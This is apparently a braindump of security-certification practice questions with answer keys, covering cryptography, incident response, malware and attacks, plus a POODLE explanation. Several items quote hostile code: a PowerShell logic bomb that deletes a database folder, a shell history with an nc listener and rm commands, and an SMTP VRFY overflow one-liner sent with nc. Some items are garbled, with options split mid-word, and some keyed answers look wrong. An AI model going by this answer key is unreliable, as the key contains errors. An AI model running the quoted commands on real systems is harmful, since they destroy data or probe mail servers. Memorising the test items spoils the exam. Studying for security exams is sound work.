Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR
B. PBKDF2
C. bcrypt
D. HMAC
E. RIPEMD

Answer: BC

NEW QUESTION 148
- (Exam Topic 4)
A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated. Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network

Answer: A

NEW QUESTION 149
- (Exam Topic 4)
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert. Which of the following methods has MOST likely been used?

A. Cryptography
B. Time of check/time of use
C. Man in the middle
D. Covert timing
E. Steganography

Answer: E

NEW QUESTION 151
- (Exam Topic 4)
A global gaming console manufacturer is launching a new gaming platform to its customers. Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

Answer: AD

NEW QUESTION 155
- (Exam Topic 4)
Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes. Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

A. Data Labeling and disposal
B. Use of social networking
C. Use of P2P networking
D. Role-based training

Answer: B

NEW QUESTION 160
- (Exam Topic 4)
A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL. Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

Answer: A

NEW QUESTION 164

- (Exam Topic 4)
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication. Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Answer: B

NEW QUESTION 169
- (Exam Topic 4)
The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher
B. SSLv2.0 with CBC mode cipher
C. SSLv3.0 with CBC mode cipher
D. SSLv3.0 with ECB mode cipher

Answer: C

Explanation:
A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.
How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.
Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.
The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3. Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable.
To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566. What is the POODLE Vulnerability?
The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-inthe-middle context to decipher the plain text content of an SSLv3 encrypted message.
Who is Affected by this Vulnerability?
This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.
Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.
How Does It Work?
In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages.
Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.
An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.
How Can I Protect Myself?
Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.
Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.
This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

NEW QUESTION 171
- (Exam Topic 4)
While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack. Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity
B. Maximum age limit
C. Maximum length
D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

Answer: AD

NEW QUESTION 172
- (Exam Topic 4)
After a security incident, management is meeting with involved employees to document the incident and its aftermath. Which of the following BEST describes this phase of the incident response process?

A. Lessons learned
B. Recovery
C. Identification
D. Preparation

Answer: A

NEW QUESTION 176
- (Exam Topic 4)
Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

A. Ransomware
B. Rootkit
C. Backdoor
D. Keylogger

Answer: D

NEW QUESTION 179
- (Exam Topic 4)
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

A. Script kiddie
B. Hacktivist
C. Cryptologist
D. Security auditor

Answer: A

NEW QUESTION 184
- (Exam Topic 4)
The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts. Which of the following controls should be implemented to curtail this activity?

A. Password Reuse
B. Password complexity
C. Password History
D. Password Minimum age

Answer: D

NEW QUESTION 189
- (Exam Topic 4)
A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach. Which of the following is MOST likely the cause?

A. Insufficient key bit length
B. Weak cipher suite
C. Unauthenticated encryption method
D. Poor implementation

Answer: D

NEW QUESTION 190
- (Exam Topic 4)
An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys. Which of the following algorithms is appropriate for securing the key exchange?

A. DES
B. Blowfish
C. DSA
D. Diffie-Hellman
E. 3DES

Answer: D

NEW QUESTION 193
- (Exam Topic 4)
A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

A. Put the desktops in the DMZ.
B. Create a separate VLAN for the desktops.
C. Air gap the desktops.
D. Join the desktops to an ad-hoc network.

Answer: C

NEW QUESTION 198
- (Exam Topic 4)

A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network. Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

Answer: B

NEW QUESTION 202
- (Exam Topic 4)
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Answer: A

NEW QUESTION 206
- (Exam Topic 4)
During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall. Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

Answer: B

NEW QUESTION 207
- (Exam Topic 4)
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

Answer: B

NEW QUESTION 210
- (Exam Topic 5)
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Answer: B

NEW QUESTION 213
- (Exam Topic 5)
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

Answer: A

NEW QUESTION 218
- (Exam Topic 5)
A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program. Which of the following issue could occur if left unresolved? (Select TWO)

A. MITM attack
B. DoS attack
C. DLL injection

D. Buffer overflow
E. Resource exhaustion

Answer: BE

NEW QUESTION 221
- (Exam Topic 5)
Which of the following locations contain the MOST volatile data?

A. SSD
B. Paging file
C. RAM
D. Cache memory

Answer: D

NEW QUESTION 222
- (Exam Topic 5)
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Answer: C

NEW QUESTION 227
- (Exam Topic 5)
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production.
Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Answer: B

NEW QUESTION 228
- (Exam Topic 5)
A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty
name
if ($members -notcontains "JohnDoe"){
Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?

A. Ransomeware
B. Backdoor
C. Logic bomb
D. Trojan

Answer: C

NEW QUESTION 229
- (Exam Topic 5)
A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:
The computer has not reported status in 30 days.
Given this scenario, which of the following statements BEST represents the issue with the output above?

A. The computer in QUESTION NO: has not pulled the latest ACL policies for the firewall.
B. The computer in QUESTION NO: has not pulled the latest GPO policies from the management server.
C. The computer in QUESTION NO: has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in QUESTION NO: has not pulled the latest application software updates.

Answer: D

NEW QUESTION 234
- (Exam Topic 5)
Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.

B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

Answer: C

NEW QUESTION 236
- (Exam Topic 5)
A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.

Answer: C

NEW QUESTION 241
- (Exam Topic 5)
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow

Answer: A

NEW QUESTION 243
- (Exam Topic 5)
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks. Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path: Geotrust Global CA
*company.com Certificate 2 Certificate Path:
*company.com
Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Answer: B

NEW QUESTION 248
- (Exam Topic 5)
A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

A. Storage multipaths
B. Deduplication
C. iSCSI initiator encryption
D. Data snapshots

Answer: B

NEW QUESTION 252
- (Exam Topic 5)
While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

Answer: B

NEW QUESTION 255
- (Exam Topic 5)
A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the case?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

Answer: A

NEW QUESTION 258
- (Exam Topic 5)
A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

A. Phishing
B. Man-in-the-middle
C. Tailgating
D. Watering hole
E. Shoulder surfing

Answer: C

NEW QUESTION 259
- (Exam Topic 5)
Which of the following components of printers and MFDs are MOST likely to be used as vectors of compromise if they are improperly configured?

A. Embedded web server
B. Spooler
C. Network interface
D. LCD control panel

Answer: A

NEW QUESTION 263
- (Exam Topic 5)
Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department
B. A user remotely logs into the mail server with another user's credentials
C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Answer: C

NEW QUESTION 266
- (Exam Topic 5)
A security administrator installed a new network scanner that identifies new host systems on the network. Which of the following did the security administrator install?

A. Vulnerability scanner
B. Network-based IDS
C. Rogue system detection
D. Configuration compliance scanner

Answer: C

NEW QUESTION 270
- (Exam Topic 5)
A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:

- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

Answer: A

NEW QUESTION 274
- (Exam Topic 5)
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Answer: B

NEW QUESTION 275
- (Exam Topic 5)
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

Answer: A

NEW QUESTION 280
- (Exam Topic 5)
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Answer: A

NEW QUESTION 283
- (Exam Topic 5)
A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted mediA. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

Answer: D

NEW QUESTION 287
- (Exam Topic 5)
Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

Answer: A

NEW QUESTION 290
- (Exam Topic 5)
When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting

Answer: D

NEW QUESTION 293
- (Exam Topic 5)
A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.
Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -1 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
rm -rm /etc/dir2/

traceroute 8.8.8.8

pakill pid 9487

usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -a 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Answer: C

NEW QUESTION 294
- (Exam Topic 5)
An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
The breach is currently indicated on six user PCs One service account is potentially compromised Executive management has been notified
In which of the following phases of the IRP is the manager currently working?

A. Recovery
B. Eradication
C. Containment
D. Identification

Answer: D

NEW QUESTION 299
- (Exam Topic 5)
Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter. Which of the following is being described?

A. Service level agreement
B. Memorandum of understanding
C. Business partner agreement
D. Interoperability agreement

Answer: A

NEW QUESTION 303
- (Exam Topic 5)
A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures. Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company'sactive directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

Answer: A

NEW QUESTION 304
- (Exam Topic 5)
A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10 Gbps
C. Install a firewall at the network to prevent all attacks
D. Use redundancy across all network devices and services

Answer: D

NEW QUESTION 306

- (Exam Topic 5)
Which of the following is used to validate the integrity of data?

A. CBC
B. Blowfish
C. MD5
D. RSA

Answer: C

NEW QUESTION 309
- (Exam Topic 5)
Ann is the IS manager for several new systems in which the classification of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

A. Steward
B. Custodian
C. User
D. Owner

Answer: D

NEW QUESTION 311
- (Exam Topic 5)
Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Corrective
D. Deterrent

Answer: C

NEW QUESTION 314
- (Exam Topic 5)
A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

A. Keylogger
B. Rootkit
C. Bot
D. RAT

Answer: A

NEW QUESTION 319
- (Exam Topic 5)
A systems administrator is configuring a system that uses data classification labels.
Which of the following will the administrator need to implement to enforce access control?

A. Discretionary access control
B. Mandatory access control
C. Role-based access control
D. Rule-based access control

Answer: B

NEW QUESTION 322
- (Exam Topic 5)
A new security administrator ran a vulnerability scanner for the first time and caused a system outage. Which of the following types of scans MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

Answer: D

NEW QUESTION 325
- (Exam Topic 5)
An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

A. Input validation
B. Proxy server
C. Stress testing
D. Encoding

Answer: A

NEW QUESTION 328
- (Exam Topic 5)
During a routine vulnerability assessment, the following command was successful:
echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25 Which of the following vulnerabilities is being exploited?

A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script

Answer: A

NEW QUESTION 330
- (Exam Topic 5)
Which of the following is an asymmetric function that generates a new and separate key every time it runs?

A. RSA
B. DSA
C. DHE
D. HMAC
E. PBKDF2

Answer: C

NEW QUESTION 334
- (Exam Topic 5)
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryptio
B. The other will be used to digitally sign the data.
C. One key pair will be used for encryptio
D. The other key pair will provide extended validation.
E. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
F. One key pair will be used for internal communication, and the other will be used for external communication.

Answer: A

NEW QUESTION 338
- (Exam Topic 5)
A technician is investigating a potentially compromised device with the following symptoms:

- Browser slowness
- Frequent browser crashes
- Hourglass stuck
- New search toolbar
- Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

Answer: D

NEW QUESTION 340
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